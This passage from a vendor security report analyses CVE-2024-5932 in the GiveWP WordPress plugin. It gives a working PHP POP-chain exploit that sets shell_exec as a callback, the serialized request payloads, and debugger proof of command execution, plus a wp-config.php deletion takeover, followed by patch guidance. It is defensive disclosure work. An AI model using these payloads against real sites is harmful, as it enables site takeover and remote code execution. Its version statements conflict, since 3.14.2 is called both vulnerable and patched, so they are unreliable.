
Threads & Variables Console Output
Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
> $this = (TCPDF)
01 $file = "/var/www/html/wp-config.php"
```

Figure 23. Requesting deletion of the wp-config.php file

The wp-config.php file stores the homepage settings in WordPress. If the file is deleted successfully, you will go through the initial installation process when accessing the homepage. After registering a new administrator account, you can take control of the website.

2) Executing arbitrary commands using a POP chain

Utilizing the POP chain technique described in **Step 2** also enables arbitrary command execution. According to information released by Wordfence, you can execute arbitrary commands via the POP chain below. The starting point is the `__toString` magic method of the `Stripe\StripeObject` class.



Source: www.wordfence.com

Figure 24. Configuration of a POP chain for the execution of remote commands

If you call the StripeObject class during the deserialization process described in **Step 1**, the `__toString` magic method is called first. If you create serialized data that calls objects in the order in which they are called above, the following PHP code can be created.

```
namespace Stripe{
    class StripeObject
    {
        protected $_values;
        public function __construct(){
            $this->_values['foo'] = new
            \Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
        }
    }
}

namespace Give\PaymentGateways\DataTransferObjects{
    class GiveInsertPaymentData{
        public $userInfo;
        public function __construct()
        {
            $this->userInfo['address'] = new \Give();
        }
    }
}

namespace{
    class Give{
        protected $container;
        public function __construct()
        {
            $this->container = new \Give\Vendors\Faker\ValidGenerator();
        }
    }
}

namespace Give\Vendors\Faker{
    class ValidGenerator{
        protected $maxRetries;
        protected $validator;
        public function __construct()
        {
            $this->maxRetries = 10;
            $this->validator = "shell_exec";
        }
    }
}

namespace{
    $a = new Stripe\StripeObject();
    echo serialize($a);
}
```

Executing the above code outputs the following serialized data:

```
> php serialize.php
O:19:"Stripe\StripeObject":1:{s:10:"*_values";a:1:{s:3:"foo";O:62:"Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"*container";O:33:"Give\Vendors\Faker\ValidGenerator":2:{s:13:"*maxRetries";i:10;s:12:"*validator";s:10:"shell_exec";}}}}}}
```

If you trace the execution of the above code, the `get` function, which does not exist within the `ValidGenerator` class, is called, invoking the `__call` magic method. The `__call` magic method follows the following steps:

```

19 class ValidGenerator
69 public function __call($name, $arguments) $name: "get" $arguments: {"address1"}{"address1"}
70 {
71     $i = 0; $i: 0
72
73     do {
74         $res = call_user_func_array([$this->generator, $name], $arguments); ①
75         ++$i;
76
77         if ($i > $this->maxRetries) {
78             throw new \OverflowException(sprintf('format: 'Maximum retries of %d reached without finding
79         })
80     } while (!call_user_func($this->validator, $res)); ②
81
82     return $res;
83 }
84 }

```

#Give#Vendors#Faker > ValidGenerator

Threads & Variables Console Output

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)

```

$this = (Give#Vendors#Faker#ValidGenerator)
  01 generator = null
  01 validator = "shell_exec" ... Navigate
  01 maxRetries = null
  01 $i = (int) 0
  01 $name = "get"
  > $arguments = (string[1]) ["address1"]

```

Figure 25. __call magic method in the ValidGenerator class

- ① Using the call_user_func_array function, call the function by passing \$arguments as arguments to the \$name method of the class set in the \$generator property in the ValidGenerator class, and then store the return value in \$res.
- ② Due to the malicious attack serialization parameter, pass the values "shell_exec" and \$res stored in the \$validator variable to the call_user_func function and execute the function.

You cannot execute arbitrary commands with the above process alone. This is because arbitrary commands can be executed only when the desired value is returned to \$res. Since "get" is fixed in \$name and "address1" in \$argument, only the get("address1") method can be called and only the class can be modified.

Therefore, you need to additionally set the desired class in the \$generator value. In the results of the analysis of the entire source code, you can find the class that allows you to return the desired value when calling the get(“address1”) method in SettingsRepository.php inside wp-content/plugins/give/src/Onboarding. The get method of the class is as follows:

```
public function get($name)
{
    return ($this->has($name))
        ? $this->settings[$name]
        : null;
}
```

Figure 26. get method in the SettingsRepository class

This is a function that returns the value, if any, corresponding to the \$name key received as an argument in the property settings. Therefore, by entering a command corresponding to the value of the address1 key received as an argument and setting it to the property settings array of the SettingsRepository class, arbitrary command execution is possible. The following figure shows the PHP code that creates the malicious serialized data with that part added.

```
namespace Stripe{
    class StripeObject
    {
        protected $_values;
        public function __construct(){
            $this->_values['foo'] = new
            \Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData();
        }
    }
}

namespace Give\PaymentGateways\DataTransferObjects{
    class GiveInsertPaymentData{
        public $userInfo;
        public function __construct()
        {
            $this->userInfo['address'] = new \Give();
        }
    }
}

namespace {
    class Give{
        protected $container;
        public function __construct()
        {
            $this->container = new \Give\Vendors\Faker\ValidGenerator();
        }
    }
}

namespace Give\Vendors\Faker{
    class ValidGenerator{
        protected $maxRetries;
        protected $validator;
        protected $generator;
        public function __construct()
        {
            $this->maxRetries = 10;
            $this->validator = "shell_exec";
            $this->generator = new \Give\Onboarding\SettingsRepository();
        }
    }
}
```



```

namespace Give\Onboarding{
    class SettingsRepository{
        protected $settings;
        public function __construct()
        {
            $this -> settings['address1'] = 'touch /tmp/EQSTtest';
        }
    }
}

namespace {
    $a = new Stripe\StripeObject();
    echo serialize($a);
}
#

```

Executing the above code outputs the following serialized data:

```

> php serialize.php
O:19:"Stripe\StripeObject":1:{s:10:"*_values";a:1:{s:3:"foo";O:62:"Give\PaymentGateways\DataTransferObjects\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"*container";O:33:"Give\Vendors\Faker\ValidGenerator":3:{s:13:"*maxRetries";i:10;s:12:"*validator";s:10:"shell_exec";s:12:"*generator";O:34:"Give\Onboarding\SettingsRepository":1:{s:11:"*settings";a:1:{s:8:"address1";s:19:"touch /tmp/EQSTtest";}}}}}}}}

```


As described in **Step 1**, the malicious serialized data generated must be transmitted with the NULL bytes replaced with `\0` and the backslash (`\`) with four backslashes (`\\\\`), as described in Step 1. The request payload is as follows:

```

> php final.php
O:19:"Stripe\\\\StripeObject":1:{s:10:"\\0*\\0_values";a:1:{s:3:"foo";O:62:"Give\\\\PaymentGateways\\\\DataTransferObjects\\\\GiveInsertPaymentData":1:{s:8:"userInfo";a:1:{s:7:"address";O:4:"Give":1:{s:12:"\\0*\\0container";O:33:"Give\\\\Vendors\\\\Faker\\\\ValidGenerator":3:{s:12:"\\0*\\0validator";s:10:"shell_exec";s:12:"\\0*\\0generator";O:34:"Give\\\\Onboarding\\\\SettingsRepository":1:{s:11:"\\0*\\0settings";a:1:{s:8:"address1";s:19:"touch%20/tmp/EQSTtest";}};s:13:"\\0*\\0maxRetries";i:10;}}}}}}

```

If you send the touch /tmp/EQSTtest command to the malicious serialized data according to the above format, you can find that it is executed as follows.



The screenshot shows a debugger interface with a PHP code editor at the top and a console window at the bottom. The code editor shows a function with a while loop: `while (!call_user_func($this->validator, $res));` on line 81, followed by `return $res;` on line 82, and closing braces on lines 83 and 84. A red box highlights the while loop line, and a red arrow points from it to the console. The console window shows the following output: `10 validator = "shell_exec" ... Navigate`, `01 maxRetries = (int) 10`, `10 $i = (int) 1`, `01 $name = "get"`, and `10 $res = "touch /tmp/EQSTtest"`. The console window also has a prompt: `Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)`.

Figure 27. Executing call_user_func("shell_exec" 'touch "/tmp/EQSTtest"')

As a result of the execution, you can find that the /tmp/EQSTtest file was created normally on the victim's server.



The screenshot shows a terminal window with the following text: `root@7a54367002bf:/tmp# ls`, `EQSTtest`, and `root@7a54367002bf:/tmp#`. A red box highlights the `EQSTtest` output line.

Figure 28. Verifying the execution of arbitrary commands

■ Countermeasures

Version 3.14.2 was released on August 7, before CVE-2024-5932 was announced, and provides a patch for the vulnerability. You can download the source code of that version with the following link.

•URL: <https://downloads.wordpress.org/plugin/give.3.14.2.zip>

If you compare the source code with the changes after the patch, you can find that the following validation parameter has been added to the `give_donation_form_has_serialized_fields` method in `process-donation.php` where the vulnerability occurred.

```
421 function give_donation_form_has_serialized_fields(array $post_data): bool
422 {
423     $post_data_keys = [
424         'give-form-id',
425         'give-gateway',
426         'card_name',
427         'card_number',
428         'card_cvc',
429         'card_exp_month',
430         'card_exp_year',
431         'card_address',
432         'card_address_2',
433         'card_city',
434         'card_state',
435         'billing_country',
436         'card_zip',
437         'give_email',
438         'give_first',
439         'give_last',
440         'give_user_login',
441         'give_user_pass',
442         'give-form-title',
443         'give_title',
444     ];
445
446     foreach ($post_data as $key => $value) {
447         if (!is_array($key) || !is_array($value) || !is_string($key) || !is_string($value)) {
```

Figure 29. Parameter verification logic added in the 3.14.2 patch.

After that patch, you will find that the serialized data validation logic we looked at in **Step 1** is detecting an error before the request is processed.

```
451     if (is_serialized($value)) {
452         return true;
453     }
454 }
455
456 return false;
457 }
```

Debugger Output:

```
10 $key = "give_title"
01 $post_data = (string[10]) ["9", "O:19:"StripeObject":1:{"s:10:"@*@0_values":a:1:{"s:3:"foo":O:62:"GivePaymentGatewaysDataTransferObjectsGiveInsertPay
10 $value = "O:19:"StripeObject":1:{"s:10:"@*@0_values":a:1:{"s:3:"foo":O:62:"GivePaymentGatewaysDataTransferObjectsGiveInsertPay
```

Figure 30. Failed attack after the patch

To patch the vulnerability, you must log in with the dmin account, access the wp-admin page on the website, and then select Updates to perform the plugin update.




Figure 31. Patch process for the vulnerable plug-in

Detailed patch information can be found in the link below:

•URL: <https://wordpress.org/plugins/give/#developers>

Therefore, if you are a user of a vulnerable version of the GiveWP plugin (version 3.14.2 or earlier), which has a PHP objection injection vulnerability and thus allows arbitrary file deletion and arbitrary command execution attacks, you should follow the above steps to patch it.

■ Reference Sites

- History of Bearthemes and GiveWP: <https://givewp.com/documentation/resources/history-of-bearthemes-and-givewp/>
- \$4,998 Bounty Awarded and 100K WordPress Sites Protected Against Unauthenticated Remote Code Execution Vulnerability Patched in GiveWP WordPress Plugin:
<https://www.wordfence.com/blog/2024/08/4998-bounty-awarded-and-100000-wordpress-sites-protected-against-unauthenticated-remote-code-execution-vulnerability-patched-in-givewp-wordpress-plugin/>
- WordPress Developer Resources - Hooks: <https://developer.wordpress.org/plugins/hooks/>
- WordPress Developer Resources – add_action:
https://developer.wordpress.org/reference/functions/add_action/
- PHP Object Injection: https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection
- PHP Documentation – Magic Methods: <https://www.php.net/manual/en/language.oop5.magic.php>
- Code Reuse Attacks in PHP – Automated POP Chain Generation: https://websec.wordpress.com/wp-content/uploads/2010/11/rips_ccs.pdf
- x.com (nav1n0x): <https://x.com/nav1n0x/status/1828715567785636112>

EQST INSIGHT

2024.09



SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
<https://www.skshieldus.com>

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Marketing Group

COPYRIGHT © 2024 SK SHIELDUS. ALL RIGHT RESERVED.

This document is copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.

